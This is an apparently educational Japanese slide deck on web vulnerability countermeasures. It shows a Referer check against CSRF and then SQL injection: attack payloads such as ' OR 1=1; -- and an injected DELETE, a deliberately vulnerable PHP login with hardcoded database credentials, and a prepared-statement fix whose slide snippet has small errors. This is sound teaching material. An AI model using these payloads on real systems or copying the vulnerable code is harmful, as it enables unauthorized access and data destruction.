


3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

【対策】

③ Referrerのチェックにより確認



3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

【対策】

③ Referrerのチェックにより確認

logout.php

```
1 <?php
2 session_start();
3 header("Content-type: text/html; charset=utf-8");
4 if(preg_match('#¥¥https?://¥¥gorosuke-genki-inu-1.paiza-user-free.cloud/welcome.php#', $_SERVER['HTTP_REFERER']) !== 1){
5     die('正規の画面から実行してください');
6 }
7 //セッション破棄
8 $_SESSION = array();
9 session_destroy();
10 //ログアウト情報更新
11 session_start();
12 $_SESSION["logout_status"] = 1;
13 //リダイレクト
14 header("HTTP/1.1 301 Moved Permanently");
15 header("Location: login.php");
16
```


想定するRefererからの接続
でない場合、メッセージを表示



3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

【対策】

- ③ Referrerのチェックにより確認
(実際の画面遷移)



← → ↻ 🏠  <https://gorosuke-genki-inu-1.paiza-user-free.cloud/login.php> 

ログイン

ID

Password

3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

【対策】

③ Referrerのチェックにより確認

(実際の画面遷移)



3 Webアプリケーション の脆弱性対策

(3) SQLインジェクションの原因と対策

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

SQLインジェクションとはWebアプリケーションからリレーショナルデータベースに対して問い合わせを行う際、発行されるSQLを外部から不正に改ざんすることで、データベースを不正に操作する攻撃手法を指します。

攻撃者は悪意あるSQLクエリを含んだHTTPリクエストを送信することで、Webアプリケーションが本来発行するはずのSQLクエリを改ざんし、それをデータベースが解釈してしまうことで発生します。

【脆弱性に対するリスク】

(例)

- ・ Webサイトへの不正ログイン
- ・ 会員情報、クレジットカード番号等の機密情報の漏えい
- ・ Webサイトの改ざん
- ・ データの抹消による運営妨害
- ・ FILE系の関数を利用したバックドアの設置

などがあります。。。

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

SQLインジェクションを
利用した攻撃のイメージ(一例)

Aさん(通常利用者)



① 私の名前は
「goro」です



②「goro」さんの
情報を送ります

【AさんのSQLクエリ】

```
SELECT * FROM users  
WHERE name=' goro ' ;
```

脆弱性のある
Webアプリ

DATABASE



② 私の名前は
「攻撃者' OR 1 = 1; --」です



攻撃者

② 全ての
情報を送ります

【攻撃者のSQLクエリ】

```
SELECT * FROM users  
WHERE  
name=' 攻撃者 ' OR 1 = 1; -- ' ;
```


3 Webアプリケーション の脆弱性対策


(3) SQLインジェクションの原因と対策

【異常な動作を確認します】

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【異常な動作を確認します】



3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【異常な動作を確認します】

- ・ ユーザIDとパスワードを入力します

The screenshot shows a web browser window with the title "gorosuke-genki-inu-1 | PaizaCloX". The address bar displays the URL "https://gorosuke-genki-inu-1.paiza-user-free.cloud/top.html". The login form contains two input fields: "ユーザID" (User ID) with the value "test" and "パスワード" (Password) with the value "test' or '1=1". The password field is highlighted with a red rectangle. Below the password field is a "ログイン" (Login) button, also highlighted with a red rectangle. A blue callout box points to the password field with the text "インジェクションするための入力" (Input for injection). At the bottom left, the text "#Ctrl+oで保存して終了" (Save and exit with Ctrl+o) is visible.

gorosuke-genki-inu-1 | PaizaCloX ログイン画面

← → ↻ 🏠 <https://gorosuke-genki-inu-1.paiza-user-free.cloud/top.html>

ユーザID

パスワード

#Ctrl+oで保存して終了

インジェクションするための入力

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【異常な動作を確認します】

入力後の結果



3 Webアプリケーション の脆弱性対策

(3) SQLインジェクションの原因と対策

【原因】

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【原因】

SQLをアプリケーションから利用する場合、SQL文のリテラル部分をパラメータ化することが一般的です。

パラメータ化された部分を実際の値に展開するとき、リテラルとして文法的に正しく文を生成しないと、パラメータに与えられた値がリテラルの外にはみ出した状態になり、リテラルの後ろに続く文として解釈されることになります。

この現象がSQLインジェクションです


リテラルとは、変数や定数以外の、数値や文字列など表記どおりの値の総称です。
256、"Rhythm"、2007-10-01といった数値や文字列、日付がリテラルにあたります。

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【原因】

○文字列リテラルに対するSQLインジェクションの例



SELECT 文の後ろに **DELETE** 文が追加され、データベースの内容がすべて削除される**結果**になります。

「--」以降はコメントとして無視されます。

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【原因】

○ 数字リテラルに対するSQLインジェクション例

"SELECT * FROM atable WHERE id='\$id';"

入力後の処理

ユーザによる
入力値

0;DELETE FROM atable

SELECT * FROM atable WHERE id=0;DELETE FROM atable

SELECT 文の後ろに DELETE 文が追加され、データベースの内容がすべて削除される結果になります。

3 Webアプリケーション の脆弱性対策

(3) SQLインジェクションの原因と対策

【対策】

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【対策】

プレースホルダによるSQLの組み立てを実施する

プレースホルダによる組み立てとは??

パラメータ部分を「?」などの記号で示しておき、後に、そこへ実際の値を機械的な処理で割り当てする方法です

プレースホルダを使って指定しておけば、その部分はいくまで「値」として処理され、万が一不正な値が入力されても、SQL命令に関わるような「特殊文字」は無効化(エスケープ処理と言います)されるため、SQL文として実行されることはなくなります

参考:IPA安全なSQLの呼び出し方

<https://www.ipa.go.jp/files/000017320.pdf>

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【対策】○対策前

【db.php】

ファイル(F) 編集(E) 変換(C) 検索(S) ツール(T) 設定(O) ウィンドウ(W) ヘルプ(H)



```
1 <html>␣
2 <meta charset="UTF-8">␣
3 <head>␣
4 <title>ログイン処理</title>␣
5 </head>␣
6 <body>␣
7 <?php␣
8 $mysqli = new mysqli('localhost', 'tokoroten', '1qaz2wsx3edc$', 'testuser');␣
9 $uid = $_POST['uid'];␣
10 $pass = $_POST['password'];␣
11 $sql= "SELECT * FROM users where uid = '$uid' AND passwd = '$pass'";␣
12 $result = $mysqli->query($sql);␣
13 if ($result->num_rows == 0) {␣
14 echo "ユーザ名または、パスワードに誤りがあります。";␣
15 exit;␣
16 }␣
17 while ($row = mysqli_fetch_assoc($result)) {␣
18 print('mail addressはこちらです '.$row['mail']);␣
19 print('<br>');␣
20 }␣
21 $mysqli->close();␣
22 ?>␣
23 <a href="top.html">ログイン画面に戻る</a>␣
24 </body>␣
25 </html>[EOF]
```

アプリケーションの入力値が
そのままSQL文に反映されて
しまう！

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【対策】○対策後

プリペアドステートメントとバインドパラメータ

○プリペアドステートメントはSQLのテンプレートのようなもので、複雑なSQLをシンプルに記述するための仕組みです

○bindParam()関数は、プリペアドステートメントで使用するSQL文の中で、プレースホルダーに値をバインドするための関数です

```
//HTTPでPOSTされた変数を読み込み
```

```
$uid = $_POST['uid']
```

```
$pass = $_POST['password']
```

```
// プリペアドステートメントで SQLをあらかじめ用意(テンプレート)
```

```
$sql = $mysqli ->prepare("SELECT * FROM users where uid= ? passwd = ?");
```

```
//バインドパラメータで変数のデータ型を指定
```

```
$sql->bind_param("ss", $uid, $password);
```

```
//変数を読み込んでSQLを実行
```

```
$sql->execute
```

?:プレースホルダー



★バインドパラメータの第1引数は後続のデータ型を表します。

i=integer、s=string、d=double、b=blob など

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【対策】○対策後

【db-new.php】

```
1 <html>
2 <meta charset="UTF-8">
3 <head>
4 <title>ログイン処理</title>
5 </head>
6 <body>
7 <?php
8 $mysqli = new mysqli('localhost', 'tokoroten', '1qaz2wsx3edc$', 'testuser');
9 $uid = $_POST['uid'];
10 $pass = $_POST['password'];
11 $sql = $mysqli->prepare("SELECT * FROM users where uid = ? AND passwd = ?");
12 $sql->bind_param("ss",$uid,$pass);
13 $sql->execute();
14 $sql->bind_result($uid,$passwd,$mail);
15 $sql->store_result();
16
17 if ($sql->num_rows == 0) {
18     echo "ユーザ名または、パスワードに誤りがあります。";
19     exit;
20 }
21 while ($sql->fetch()) {
22     print('mail addressはこちらです '.$mail);
23     print('<br>');
24 }
25 $mysqli->close();
26 ?>
27 <a href="top-new.html">ログイン画面に戻る</a>
28 </body>
29 </html>
```

- ・プリペアドステートメントを作成
- ・バインドパラメータによりデータ型を指定して変数を格納
- ・SQLを実行

3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【対策】○対策後

【top-new.html】

← → ↻ 🏠 <https://gorosuke-genki-inu-1.paiza-user-free.cloud/top-new.html>

ユーザID

パスワード

#Ctrl+oで保存して終了

【db-new.php】

← → ↻ 🏠 <https://gorosuke-genki-inu-1.paiza-user-free.cloud/db-new.php>

mail addressはこちらです test@ttttt.com

[ログイン画面に戻る](#)

脆弱性のある
コードを修正！



3 Webアプリケーションの脆弱性対策

(3) SQLインジェクションの原因と対策

【対策】○対策後

← → ↻ 🏠 <https://gorosuke-genki-inu-1.paiza-user-free.cloud/top-new.html> ☆ 🛡

ユーザID

パスワード

#Ctrl+oで保存して終了

インジェクションする
入力を実施し、ログイン

← → ↻ 🏠 <https://gorosuke-genki-inu-1.paiza-user-free.cloud/db-new.php> ☆ 🛡

ユーザ名または、パスワードに誤りがあります。

ユーザ名またはパスワードに
誤りがある旨の表示

SQLインジェクションを防ぐことができます！